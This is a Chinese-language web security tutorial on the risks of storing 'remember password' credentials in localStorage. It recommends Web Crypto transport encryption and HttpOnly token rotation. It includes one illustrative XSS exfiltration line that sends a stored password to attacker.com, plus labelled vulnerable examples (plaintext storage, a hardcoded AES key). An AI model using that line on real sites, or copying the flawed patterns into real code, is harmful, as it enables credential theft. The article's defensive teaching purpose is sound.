

JS实现记住密码的安全隐患与加密方案
深入剖析在前端JavaScript中直接实现记住密码的致命安全漏洞与伪加密误区,提供基于Web Crypto API的传输非对称加密及HttpOnly Token轮转机制的工业级安全落地指南。
在 Web 前端开发中,“记住密码”的真实诉求是让用户在关闭浏览器后依然保持已认证状态,但直接在 JavaScript 中将账号密码明文或前端加密后存入 localStorage 或 Cookie,会直接引发跨站脚本(XSS)凭据窃取与撞库风险。本文将剖析客户端存储密码的根本安全缺陷,拆解前端对称加密的伪安全陷阱,并给出基于 Web Crypto API 传输加密以及基于 HttpOnly Token 轮转的工业级替代方案。
一、前端直接实现“记住密码”的致命安全隐患
不少初学者或追求快速上线的项目,常采用如下简单的实现逻辑:在登录表单中放置一个“记住密码”复选框,当用户勾选并点击登录成功后,前端执行一行代码将账号和密码写入本地:
// 典型的危险代码示范:明文存储原始凭证(切勿在生产中使用)
function handleLoginSuccess(username, password, rememberMe) {
  if (rememberMe) {
    localStorage.setItem('saved_user', username);
    localStorage.setItem('saved_pwd', password); // 严重漏洞:明文暴露
  }
}
当下次用户访问页面时,JS 读取 localStorage.getItem('saved_pwd') 并自动回填到输入框内。这种做法在功能层面似乎完成了“记住密码”,但在信息安全层面几乎等同于将用户账户资产拱手相让。主要风险集中在以下三个致命切面:
- XSS(跨站脚本攻击)零门槛窃取:浏览器中的
localStorage、sessionStorage以及普通的 JavaScript Cookie(未设置HttpOnly标记)完全对当前页面上下文的所有脚本开放。如果网页存在任何一处富文本渲染不当、DOM 型 XSS 漏洞,或者引入的第三方统计、广告 SDK 被篡改,恶意攻击者只需一行代码new Image().src = 'https://attacker.com/steal?d=' + encodeURIComponent(localStorage.getItem('saved_pwd'));,即可静默收集全站所有保存了密码的用户明文。 - 本地物理接触与公用终端泄露:用户在网吧、会议室公用投屏机或同事电脑上勾选了“记住密码”,即便关闭了网页或浏览器,
localStorage中的数据依然是持久化在磁盘上的。任何人只需按下快捷键F12打开浏览器开发者工具(DevTools),在Application -> Local Storage面板中就能直接肉眼查看明文密码。 - 全局撞库与横向连带沦陷:统计表明,大多数普通互联网用户在多个系统(社交、个人邮箱、办公协作、金融理财)之间存在共用同一套密码的习惯。一旦当前系统的密码明文失窃,攻击者会迅速利用该密码对用户的邮箱、支付宝、代码托管平台发起大规模撞库攻击,造成灾难性连锁反应。

二、为什么前端对称加密无法解决客户端存储安全性?
意识到明文存储的危险后,许多开发者会尝试“升级”代码,引入加密算法。例如在前端引入 crypto-js 库,使用 AES 或 DES 算法对密码进行加密,然后将密文存入 localStorage:
// 常见的“伪安全”做法:在前端使用写死的密钥进行 AES 加密
import CryptoJS from 'crypto-js';

const SECRET_KEY = "CompanyAppSecretKey2026"; // 致命破绽:密钥硬编码在 JS 中

function savePasswordVulnerable(pwd) {
  const cipherText = CryptoJS.AES.encrypt(pwd, SECRET_KEY).toString();
  localStorage.setItem('enc_pwd', cipherText);
}

function getSavedPasswordVulnerable() {
  const cipher = localStorage.getItem('enc_pwd');
  if (!cipher) return '';
  const bytes = CryptoJS.AES.decrypt(cipher, SECRET_KEY);
  return bytes.toString(CryptoJS.enc.Utf8); // 前端还原为明文自动回填
}这种方案在密码学和工程上被称为“掩耳盗铃式的伪加密”。它所带来的安全防护能力实际上接近于零,原因非常质朴:
getSavedPasswordVulnerable(),就能直接获得解密后的明文。
同理,使用 Base64 仅仅是数据编码,完全不具备任何机密性;使用前端 MD5 或 SHA-256 单向哈希后存储,看似不可逆,但因为缺少服务端动态高强度加盐,攻击者直接查彩虹表即可逆向还原简短密码,甚至直接将该哈希值当作等价凭据(Pass-the-Hash)提交给后端登录接口。
三、正规解法一:密码安全传输(基于 Web Crypto API 非对称加密)
我们必须区分两个完全不同的安全目标:“密码的安全传输”与“长期保持登录状态”。
虽然现代网站均已普及 HTTPS(TLS 传输层安全),但为防止极端环境下的反向代理降级、内网中间人证书嗅探或合规等保(三级等保往往要求应用层敏感信息端到端加密),我们可以在用户提交登录表单瞬间,在前端对密码进行非对称公钥加密。
现代浏览器已原生内置高性能、硬件隔离的 Web Crypto API(window.crypto.subtle),无需引入任何第三方外部依赖。其核心设计是:服务端持有私钥,前端仅持有单次有效的公钥。即便攻击者截获了前端的加密代码和公钥,由于非对称算法的数学特性,在没有服务端私钥的情况下,绝对无法逆向推导还原出密码。

完整原生 JavaScript 加密传输实现
以下代码展示了在浏览器前端如何利用原生的 crypto.subtle 接口将 Base64/SPKI 格式的 RSA-OAEP 公钥导入,并将用户密码与单次随机 Nonce 混合加密后发出:
/**
 * 传输安全加密模块:基于浏览器原生 Web Crypto API (RSA-OAEP)
 * 运行环境:现代浏览器(必须在 HTTPS 或 localhost 安全上下文)
 */

// 1. 将 Base64 编码的 SPKI 公钥字符串转换为 ArrayBuffer
function base64ToArrayBuffer(base64) {
  const binaryString = window.atob(base64);
  const len = binaryString.length;
  const bytes = new Uint8Array(len);
  for (let i = 0; i < len; i++) {
    bytes[i] = binaryString.charCodeAt(i);
  }
  return bytes.buffer;
}

// 2. 将 ArrayBuffer 转换为 Base64
function arrayBufferToBase64(buffer) {
  let binary = '';
  const bytes = new Uint8Array(buffer);
  const len = bytes.byteLength;
  for (let i = 0; i < len; i++) {
    binary += String.fromCharCode(bytes[i]);
  }
  return window.btoa(binary);
}

// 3. 导入服务端下发的 RSA-OAEP 公钥
async function importRsaPublicKey(spkiBase64) {
  const keyBuffer = base64ToArrayBuffer(spkiBase64);
  return await window.crypto.subtle.importKey(
    "spki",
    keyBuffer,
    {
      name: "RSA-OAEP",
      hash: "SHA-256"
    },
    false,       // 密钥不可导出
    ["encrypt"]  // 仅允许用于加密操作
  );
}

// 4. 执行加密:将 (密码 + 服务端单次 Nonce + 毫秒时间戳) 混合加密
async function encryptPasswordForTransport(rawPassword, nonce, spkiBase64) {
  // 导入公钥
  const publicKey = await importRsaPublicKey(spkiBase64);

  // 拼接载荷,防范单包重放攻击
  const payload = JSON.stringify({
    pwd: rawPassword,
    nonce: nonce,
    ts: Date.now()
  });

  const encoder = new TextEncoder();
  const data = encoder.encode(payload);

  // 调用底层原生硬件与密码学库执行 RSA-OAEP 加密
  const cipherBuffer = await window.crypto.subtle.encrypt(
    { name: "RSA-OAEP" },
    publicKey,
    data
  );

  return arrayBufferToBase64(cipherBuffer);
}

// 5. 业务登录调用示例
async function submitSecureLogin(username, password) {
  try {
    // 步骤一:从服务端获取当次会话的临时公钥与一次性 Nonce
    const challengeRes = await fetch('/api/auth/challenge');
    const { publicKeySpki, nonce, challengeId } = await challengeRes.json();

    // 步骤二:前端利用公钥加密密码
    const encryptedData = await encryptPasswordForTransport(password, nonce, publicKeySpki);

    // 步骤三:提交密文至后端验证,内存中立即销毁原明文变量
    const loginRes = await fetch('/api/auth/login', {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({
        username,
        challengeId,
        encryptedPayload: encryptedData,
        rememberMe: true // 告知服务端是否启用长期会话
      })
    });

    const result = await loginRes.json();
    return result;
  } catch (err) {
    console.error("加密登录异常:", err);
    throw err;
  }
}encryptedPayload 永久存进 localStorage,否则该密文就会蜕变成为等价密码的静态 Token。
四、正规解法二:工业级“记住登录”凭据持久化(Token 轮转方案)
业界解决“记住我(Remember Me)”的标准规范是:“不要记住密码,而是记住受控的长期凭据(Token)”。
当用户勾选“记住我”后,服务端验证账号密码正确后,不会让前端记录任何密码,而是由服务端生成高熵、强随机的会话令牌,并通过携带 HttpOnly; Secure; SameSite=Lax 的 Cookie 写入浏览器。由于设置了 HttpOnly 标志,任何 JavaScript 脚本都无法读取该 Cookie,从物理层面上对 XSS 窃取完全免疫。
然而,简单的长期 Token 仍有被网络窃听或本地物理复制的可能。为此,现代安全工程采用经典的 Series + Token 轮转机制(Token Rotation)(最初由著名安全专家 Charles Miller 提出,并被 Spring Security 等工业框架广泛采纳)。

Series + Token 轮转机制的三大运行原则
- Series 标识登录会话链路:用户每次在一个新设备上勾选“记住我”登录时,服务端为该设备颁发一个唯一的
series标识符,代表这台设备的持久化生命周期。 - Token 单次使用与即时轮转:随同
series一起颁发的还有一个强随机令牌token(数据库中仅保存其 SHA-256 哈希值)。当用户下次打开浏览器访问网站时,携带当前的series和token发起校验。服务端校验匹配通过后,立即生成一个全新 token 存入数据库,并通过响应头 Set-Cookie 覆盖旧 token,旧 token 永久作废。 - 盗用碰撞检测与全网熔断:如果攻击者暗中复制了某个用户的
(series, token_1)并抢先完成了一次请求,服务端的数据库就会更新为token_2。当合法的原用户下一次打开浏览器携带本地旧的token_1访问时,服务端会发现:该 series 确实存在,但客户端提交的 token 与数据库记录不符!这确凿无误地证明该令牌已经被第三方在中间冒用。服务端会立即触发入侵防御:物理删除该用户此 series 下的所有凭据,吊销该用户所有当前会话,并强制要求主密码重登。
服务端 Cookie 配置与前端无感刷新示例
// 1. 服务端颁发持久化 Remember-Me Cookie 的标准响应头(示例格式)
// Set-Cookie: remember_series=c28f9a2d8e; Path=/api/auth; HttpOnly; Secure; SameSite=Lax; Max-Age=2592000
// Set-Cookie: remember_token=8f1c4e7b2a9d4f01; Path=/api/auth; HttpOnly; Secure; SameSite=Lax; Max-Age=2592000

// 2. 前端客户端应用初始化时的静默鉴权拦截器
async function initApplicationAuth() {
  try {
    // 页面加载时,尝试通过 HttpOnly Cookie 自动换取短期内存 Access Token
    // 注意:credentials: 'include' 确保跨域或同源请求带上 HttpOnly Cookie
    const res = await fetch('/api/auth/refresh-session', {
      method: 'POST',
      credentials: 'include'
    });

    if (res.ok) {
      const data = await res.json();
      // 短生命周期的 Access Token 仅存放在内存变量中,随页面刷新重新获取,绝不写入 Storage
      window.__app_access_token = data.accessToken;
      console.log("用户自动免密续期成功,欢迎回来:", data.username);
      return true;
    } else if (res.status === 401) {
      const errData = await res.json();
      if (errData.code === 'SUSPICIOUS_THEFT_DETECTED') {
        // 捕获到碰撞窃听警报
        alert("系统安全告警:您的登录凭据可能已在其他设备出现异常冲突,已为您注销所有会话,请使用主密码重新登录!");
      }
      return false;
    }
  } catch (e) {
    console.warn("自动续期网络异常,需重新手动登录", e);
    return false;
  }
}
五、常见方案对比与选型决策
在实际项目落地时,开发者需要权衡开发成本、安全等级与合规要求。下表与图表清晰总结了四种常见方案的核心特征:

| 技术方案 | 存储载体 | 防 XSS 能力 | 密码泄露风险 | 实现复杂度 | 推荐指数 |
|---|---|---|---|---|---|
| 前端 Storage 明文存储 | localStorage / 脚本Cookie | 无防御 (0%) | 极高(密码明文全网裸奔) | 极低 | 严禁使用 |
| 前端对称加密 (AES/DES) | localStorage (密文) | 无防御 (0%) | 极高(密钥随JS下发,形同虚设) | 中等 | 强烈弃用 |
| 浏览器原生表单记住密码 | OS安全金库 / 浏览器沙箱 | 高(JS无法直接提取) | 低(仅受本地物理操作威胁) | 零(标准HTML语义) | ★★★★☆ 基础推荐 |
| HttpOnly Token轮转 + Web Crypto | HttpOnly Cookie + 内存 Token | 完全免疫 (100%) | 无(凭证不含密码,支持碰撞撤销) | 中偏高 | ★★★★★ 工业最佳实践 |
name="username" autocomplete="username" 以及 name="password" autocomplete="current-password" 的 <form> 容器。让浏览器内核去管辖密码的保存与生物识别填充,既免去了前端自己写 JS 存储带来的安全漏洞,又给用户带来了极佳的体验。
六、安全开发与部署检查清单(Checklist)
为了保证整个认证链路在生产环境下的绝对可靠,研发与运维团队在交付上线前必须逐项核对以下关键防护指标:
- [Cookie 安全三要素] 所有持久化身份 Token 的
Set-Cookie响应头必须完整配置以下三个属性:HttpOnly:杜绝一切 JavaScript 脚本的访问读取;Secure:限制凭据仅在 TLS/HTTPS 加密信道中传输;SameSite=Lax或SameSite=Strict:彻底防范跨站请求伪造(CSRF)攻击。
- [CSP 内容安全策略] 在 HTTP 响应头配置
Content-Security-Policy,禁止unsafe-inline和unsafe-eval,严格白名单化上报域,即使出现 XSS 漏洞也无法将数据外带。 - [内存及时置空] 登录表单提交完成或加密完毕后,立即重置表单输入框并显式将 JS 中的密码变量置为
null或覆盖为空字符串,减少明文凭证在浏览器内存堆栈中的驻留时长。 - [多端设备管理] 在个人中心提供“已登录设备列表”与“一键踢出全部其他设备”的功能,方便用户在手机或主设备上主动使丢失的
series令牌即时失效。
localStorage 中直接存密码或使用前端对称伪加密的错误做法,拥抱 Web Crypto API 传输防护与 HttpOnly Token 轮转机制,才能在保障用户免密便捷体验的同时,牢牢守住 Web 系统的安全底线。
使用DocumentFragment优化JS批量添加DOM的性能
2026-11-18 22:09:36
JS中innerHTML与insertAdjacentHTML添加标签的区别及性能对比
2026-11-18 14:23:48
JS思维导图渲染卡顿怎么办?大规模节点性能优化策略
2026-11-18 10:41:20
JavaScript前端验证码库推荐与使用对比
2026-11-18 10:17:04
JS文件放在head还是body?HTML引入位置的性能优化建议
2026-11-18 10:00:54







